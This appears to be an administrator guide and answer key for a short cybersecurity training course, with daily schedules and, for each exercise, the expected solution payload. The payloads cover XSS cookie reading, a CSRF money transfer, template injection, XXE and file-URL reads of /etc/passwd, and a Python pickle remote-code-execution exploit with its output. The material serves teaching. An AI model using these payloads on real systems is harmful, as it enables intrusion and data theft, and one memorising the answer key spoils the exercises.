

Piscine Pro Cybersecurity

Administration guide

Summary:
Guide for the administrators of the Pro training Cybersecurity.

Version: 1.00

Contents

Chapter I

Overview

Projects overview:

- **Module 0x**: .
  - **Module_00**: XSS.
  - **Module_01**: CSRF.
- **Module 1x**: .
  - **Module_00**: TPP.
  - **Module_01**: XXE.
  - **Module_02**: LFI.
- **Module 2x**: .
  - **Module_01**: Deserialization + RCE.
  - **Module_02**: Padding oracle.

Chapter II

Schedule

II.1 First day

Hours	Activities
8h30 - 9h00	Presentation of the Cybersecurity Piscine Pro through peer-Learning
9h00 - 9h30	Ice breaker and Breakfast
9h30 - 10h30	Active peer-learning on projects
10h30 - 11h00	Peer-discussion without coding to exchange ideas
11h00 - 12h00	Active peer-learning on projects
12h00 - 13h00	Lunch break
13h00 - 15h00	Active peer-learning on projects
15h00 - 16h00	Peer-evaluations
16h00 - 18h00	Active peer-learning on projects

`Breakfast is mandatory and covered by the campus.`

The Discovery session should begin with a group presentation including an explanation of how the Piscine Pro works.

Introducing the staff members to the people in Piscine Pro is optional but highly recommended.

Explaining the curriculum of the Piscine Pro modules is expected.

During the first days, do not hesitate to help the people in Piscine Pro who struggle with the exercises.

The daily moment of exchange allows the people in professional training to seek for help, between them in priority. A supervisor will be there to facilitate the exchange.

It is necessary to require participants to fill out evaluation slots during peer evaluations sessions.

In this Piscine, learners will not use git repositories for each project or exercise (as usually done in the 42 cursus). Indeed, it would take too long to learn git in such a short time. Evaluations are completed directly in the working directory of each learner.

II.2 Typical day

Hours	Activities
8h30 - 10h00	Active peer-learning on projects
10h00 - 10h30	Peer-discussion without coding to exchange ideas
10h30 - 12h00	Active peer-learning on projects
12h00 - 13h00	Lunch break
13h00 - 15h00	Active peer-learning on projects
15h00 - 16h00	Peer-evaluations
16h00 - 18h00	Active peer-learning on projects

Ideally, campus students should not be in contact with people in professional training.

It is necessary to require participants to fill out evaluation slots during peer evaluations sessions.

II.3 Last day

Hours	Activities
8h30 - 10h00	Active peer-learning on projects
10h00 - 10h30	Peer-discussion without coding to exchange ideas
10h30 - 12h00	Active peer-learning on projects
12h00 - 13h00	Lunch break
13h00 - 15h00	Active peer-learning on projects
15h00 - 16h00	Peer-evaluations
16h00 - 18h00	End of the cursus with an appetizer

For the final day, you are required to arrange an end-of-program event around 4 p.m. This is the opportune time for you to gather feedback, if desired, and also facilitate the certificate distribution.

`It is advisable to consider setting up a beverage station and anything else you can envision for this event.`

This marks a significant moment to conclude the program.

Chapter III

Module 0x

III.1 Module: 00 - XSS

	Exercise 00
XXS	
Turn-in directory : $ex00/$	
Files to turn in :	
Allowed functions : `None`	

Payload:

```
document.getElementById("cookieOutput").innerText = "Cookie value: "
+ document.cookie;
```

III.2 Module: 01 - CSRF

	Exercise 01
CSRF	
Turn-in directory : $ex01/$	
Files to turn in :	
Allowed functions : `None`	

Payload:

```
fetch('/transfer', {
  method: 'POST',
  headers: {
    'Content-Type': 'application/x-www-form-urlencoded'
  },
  body: 'amount=1000' // Remplacez par le montant souhaité
})
.then(response => response.json())
.then(data => console.log(data))
.catch(error => console.error('Error:', error));
```

Chapter IV

Module 1x

IV.1 Module: 00 - TPP

	Exercise 00
TPP	
Turn-in directory : $ex00/$	
Files to turn in :	
Allowed functions : `None`	

Payload:

```
{{ get_flashed_messages.__globals__.__builtins__
.open("/etc/passwd").read() }}
```

IV.2 Module: 01 - XXE

	Exercise 01
XXE	
Turn-in directory : $ex01/$	
Files to turn in :	
Allowed functions : `None`	

Payload:

```
<!--?xml version="1.0" ?-->
<!DOCTYPE replace [<!ENTITY ent SYSTEM "file:///etc/passwd"> ]>
<userInfo>
  <firstName>John</firstName>
  <lastName>&ent;</lastName>
</userInfo>
```

IV.3 Module: 02 - LFI

	Exercise 02
LFI	
Turn-in directory : $ex02/$	
Files to turn in :	
Allowed functions : `None`	

Payload:

```
http://127.0.0.1:5000/fetch?url=file://etc/passwd
```

Chapter V

Module 2x

V.1 Module: 01 - Deserialization + RCE

	Exercise 01
Deserialization + RCE	
Turn-in directory : $ex01/$	
Files to turn in :	
Allowed functions : `None`	

Payload:

```
> cat exploit.py
import pickle
import base64
import os

class RCE:
  def __reduce__(self):
    cmd = ('cat /etc/passwd')
    return os.system, (cmd,)
if __name__ == '__main__':
  pickled = pickle.dumps(RCE())
  print(base64.urlsafe_b64encode(pickled))

> python exploit.py
gASVKgAAAAAAAACMBXBvc2l4lIwGc3lzdGVtlJOUjA9jYXQgL2V0Yy9wYXNzd2SUhZRSlC4=
```

Check "docker compose logs" to see the output.

V.2 Module: 02 - Padding oracle

	Exercise 02
Padding oracle	
Turn-in directory : $ex02/$	
Files to turn in :	
Allowed functions : `None`	

Payload:
See exploit.py in attachments.